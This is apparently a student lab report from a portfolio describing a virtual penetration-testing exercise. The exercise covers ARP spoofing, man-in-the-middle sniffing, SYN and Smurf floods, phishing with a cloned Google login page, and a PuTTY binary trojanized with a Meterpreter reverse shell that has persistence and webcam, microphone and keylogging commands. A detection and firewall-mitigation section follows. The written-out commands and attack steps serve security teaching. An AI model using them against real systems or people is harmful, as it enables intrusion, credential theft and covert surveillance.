Pentration lab
pentesting · completed · pentester · Feb 2026
Pentesting Lab is an academic project developed at ISI Kef under the supervision of Madame Yosser Fraiji. It provided hands-on experience in penetration testing, vulnerability assessment, and ethical hacking, while developing an attacker’s mindset to understand how hackers identify weaknesses, exploit vulnerabilities, and approach security challenges.
- Ettercap
- driftnet
- urlsnarf
- Metasploit Framework
- Wireshark
- Scapy
- Social-Engineer Toolkit (SET)
- Shellter
- VirusTotal
Overview

Network Intrusion Testing in a Virtualized Environment
Author: Amenallah Aouadi — Network and Systems Engineering, Institut Supérieur d'Informatique de Kef
Abstract
This report documents a controlled penetration-testing lab conducted entirely within an isolated virtual environment. The study covers five classes of network attack — ARP spoofing, man-in-the-middle sniffing, TCP SYN flooding, the Smurf amplification attack, and social engineering (credential harvesting and trojanized downloads) — together with a hands-on exercise in building, deploying, and detecting a remote-access trojan. Each attack is presented with its underlying principle, the tooling and commands used, the observed result, and the corresponding detection or mitigation technique.
1. Objectives
To understand, in a safe and fully isolated lab, how common network attacks work in practice, and to apply the corresponding detection and defense measures.
2. Lab Environment
| Machine | Role | OS | Credentials |
|---|---|---|---|
| Kali Linux | Attacker | Kali | kali / kali |
| Metasploitable2 | Target | Linux | msfadmin / msfadmin |
| Windows 7 | Secondary target | Windows | — |
Virtualized with VMware Workstation Pro 17 (VMware Fusion Pro on macOS). All machines share subnet 192.168.131.0/24, gateway 192.168.131.2.
| Machine | IP / mask |
|---|---|
| Metasploitable | 192.168.131.129/24 |
| Kali Linux | 192.168.131.128/24 |
| Windows 7 | 192.168.131.130/24 |

Connectivity between all hosts and the gateway was verified with ifconfig, ip a, ip route, and ping prior to any attack.
3. Attack 1 — ARP Spoofing
Principle. The attacker broadcasts forged ARP replies that bind its own MAC address to the gateway's IP address (and vice versa), causing the victim to route its traffic through the attacker.
sudo arpspoof -t 192.168.131.129 192.168.131.2
sudo arpspoof -t 192.168.131.2 192.168.131.129
Result. Before the attack, the victim's ARP cache (arp -a) correctly mapped the gateway's IP to its real MAC address. After the attack, the attacker's MAC address appeared bound to the gateway's IP — confirming successful ARP cache poisoning.
4. Attack 2 — Man-in-the-Middle Sniffing
Principle. Once ARP poisoning is in place, the attacker intercepts and inspects all traffic flowing between the victim and the gateway.
Tools: Ettercap (unified sniffing on eth0), driftnet (image capture), urlsnarf (URL capture).
Procedure:
- Ettercap scans the subnet (5 hosts found) and poisons the ARP cache between the gateway (Target 1) and the Windows 7 victim (Target 2), with "Sniff remote connections" enabled.
- The victim browses an HTTP site;
urlsnarf -i eth0reveals the plaintext GET requests issued by the victim, confirming the traffic passes through the attacker. - The victim loads a page containing images;
driftnetcaptures and displays them in real time on the attacker's machine.
Conclusion. Once a MITM position is established, an attacker can intercept any unencrypted HTTP traffic in full — URLs, images, and form data.
5. Attack 3 — TCP SYN Flooding (DoS)
Principle. A normal TCP handshake is SYN → SYN/ACK → ACK. In a SYN flood, the attacker sends a high volume of SYN packets from spoofed source addresses, exhausting the server's half-open connection queue and preventing legitimate connections.
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set rhosts 192.168.131.129
msf auxiliary(dos/tcp/synflood) > exploit
Result. Wireshark capture (filter ip.dst==192.168.131.129) shows numerous SYN packets from randomized source addresses to port 80, each immediately followed by an RST — the target resets the connection because the final ACK from the spoofed source never arrives, illustrating connection-resource exhaustion.
6. Attack 4 — Smurf Attack (DDoS)
Principle. The attacker sends an ICMP echo request with a spoofed source address (the victim's) to a network's broadcast address. Every host on the subnet replies to the victim simultaneously, amplifying the traffic and saturating its bandwidth.
i = IP()
i.src = '192.168.131.129'
i.dst = '192.168.131.255'   # broadcast address
p = ICMP()
send(i/p, count=1000, verbose=1)
Result. Wireshark confirms the target receiving a large number of ICMP echo replies from multiple hosts on the subnet at once — the amplification effect characteristic of a Smurf attack.
7. Attack 5 — Social Engineering
a) Credential Harvester Attack (website phishing). Using the Social-Engineer Toolkit (SET) → Website Attack Vectors → Credential Harvester Attack Method → Site Cloner, with the POST-back address set to the attacker's IP (192.168.131.128). Cloning LinkedIn's login page failed due to its modern JavaScript protections; the technique was then validated successfully against a simpler test form (http://httpbin.org/forms/post), with all submitted field data captured on the attacker side.
b) Trojanized link. Using SET's built-in Google template, a convincing clone of the Google login page was hosted on the attacker's machine. Credentials entered by the victim were captured, after which the victim was silently redirected to the real Google site to mask the attack.
8. Trojan Horse: Building and Deploying a Remote-Access Payload
8.1 Lab Topology
| Machine | Role | Network |
|---|---|---|
| Kali (attacker) | 2 NICs | NAT (Internet) + host-only 192.168.64.128/24 |
| Windows 7 (victim) | 1 NIC | host-only 192.168.64.129/24 |
8.2 Rationale
PuTTY was chosen as the carrier because it is widely used by system/network administrators and security engineers — users who typically hold high-privilege credentials. A trojanized PuTTY binary can silently capture these credentials at the moment of connection, giving the attacker a direct, often undetected, foothold into critical infrastructure.
8.3 Procedure
- Download the legitimate binary
wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
- Record the baseline hash (SHA-256, last 10 characters):
a81f7d2e2c - Inject a payload with Shellter — automatic mode, stealth mode enabled, payload
meterpreter_reverse_tcp,LHOST=192.168.184.128,LPORT=8080. The resulting hash differs from the baseline (f083b71e29), proving the binary was modified. - Start the listener
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD generic/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.184.128
msf exploit(multi/handler) > set LPORT 8080
msf exploit(multi/handler) > exploit -j
- Host and distribute the payload via a fake "PuTTY for Network Labs" download page served by Apache on Kali.
- VirusTotal check: 41 of 72 engines flagged the file as malicious (label: trojan.tedy/rozena), confirming payload injection — while also showing the sample would be caught by an up-to-date antivirus in a real-world scenario.
- Execution and control. After the victim downloads and runs the file (Telnet enabled and firewall disabled beforehand, for lab purposes only), a Meterpreter session opens:
meterpreter > sysinfo
Computer : AMEN-PC
OS       : Windows 7 (6.1 Build 7601, SP1), x64
Relevant post-exploitation commands: webcam_snap, webcam_stream, webcam_chat, record_mic, screenshot, keyscan_start.
- Persistence
meterpreter > run exploit/windows/local/persistence LHOST=192.168.184.128 LPORT=8080
A VBS script and an auto-run registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run) are installed; a new session re-opens automatically on reboot, confirming persistence.
- File transfer / payload drop
meterpreter > upload putty.exe C:\Users\Public\putty.exe
meterpreter > mkdir hacked_by_amenallah
meterpreter > upload -r /home/amenallah/hacked_by_amenallah C:\Users\Public\hacked_by_amenallah
meterpreter > execute -f first.bat -i -H
The uploaded batch script opens every file in its folder in an infinite loop, simulating a local resource-exhaustion / nuisance attack on the victim machine.
8.4 Incident Response Priority
The first action after discovering such a compromise is to isolate the affected host from the network to contain the breach before further analysis.
9. Detection and Mitigation
9.1 Identify suspicious connections
netstat -ano
Two ESTABLISHED connections to the attacker's IP were identified:
TCP  192.168.184.130:49170  192.168.184.128:8080  ESTABLISHED  2480
TCP  192.168.184.130:49171  192.168.184.128:8080  ESTABLISHED  2840
9.2 Terminate the malicious processes
taskkill /F /PID 2480
taskkill /F /PID 2840
Both Meterpreter sessions closed on the attacker side ("Reason: Died").
9.3 Re-enable the Windows Firewall
Restored across the Domain, Private, and Public profiles.
9.4 Block the attacker with an outbound firewall rule
A custom Outbound Rule was created (Windows Firewall with Advanced Security): all programs, any protocol/port, remote IP scope = 192.168.184.128, action Block the connection, applied to all profiles.
9.5 Verification
ping 192.168.184.130
Result: 100% packet loss (30 sent, 0 received) — confirming the attacker-to-victim channel was fully blocked.
10. Conclusion
This lab demonstrated, end to end and in a fully isolated environment, the major classes of network attack (ARP spoofing, MITM interception, SYN-flood and Smurf denial-of-service, social engineering, and trojan-based remote access) together with their corresponding detection and mitigation techniques (connection auditing, process termination, firewall hardening). It highlights why unencrypted protocols, unverified downloads, and a properly configured firewall are foundational to information-system security.
References / Tools Used
Ettercap · driftnet · urlsnarf · Metasploit Framework · Wireshark · Scapy · Social-Engineer Toolkit (SET) · Shellter · VirusTotal
Challenges
- Cloning LinkedIn's login page with SET failed, because LinkedIn's modern JavaScript-based form protections are incompatible with SET's static site cloner.
- The reverse shell / Telnet connection to the Windows 7 victim did not establish, because the Telnet Client/Server feature was disabled and the Windows Firewall was blocking the inbound connection.
- The trojanized binary showed a high antivirus detection rate (41/72 on VirusTotal), because Shellter's injected payload matched known Meterpreter/Rozena signatures.
- The phishing page lacked credibility, as the minimal SET-generated page had no professional design, trust elements, or detailed content.
- The persistence payload needed to survive a reboot, since a one-off Meterpreter session is lost as soon as the victim machine restarts.
Solutions
- The credential-harvesting technique was instead validated against a simpler, static test form (http://httpbin.org/forms/post).
- Telnet Client/Server was enabled via Control Panel → Programs → Turn Windows features on or off, and the firewall was temporarily disabled for the lab.
- Accepted as an expected lab limitation rather than something to "fix" — it demonstrates why signature-based antivirus alone is insufficient, and why a real attacker would need further obfuscation to evade detection outside a controlled lab.
- Noted as a design gap rather than solved technically — a real attacker would invest in a more convincing page.
- The exploit/windows/local/persistence module was used to install a VBS script and an autorun registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run).
Results
- All submitted field data was successfully captured on the attacker side, confirming the technique works against sites without advanced client-side protections, but fails against modern platforms like LinkedIn.
- The Meterpreter session opened normally, confirming the issue was a configuration/network problem rather than a flaw in the payload itself.
- The exercise still met its pedagogical goal of understanding payload injection, while clearly illustrating the real-world limits of the technique.
- It produced a concrete defense takeaway for end users: always scrutinize a page's design and URL before entering credentials.
- After rebooting the Windows 7 machine, a new Meterpreter session re-opened automatically, confirming the remote access remained active across reboots.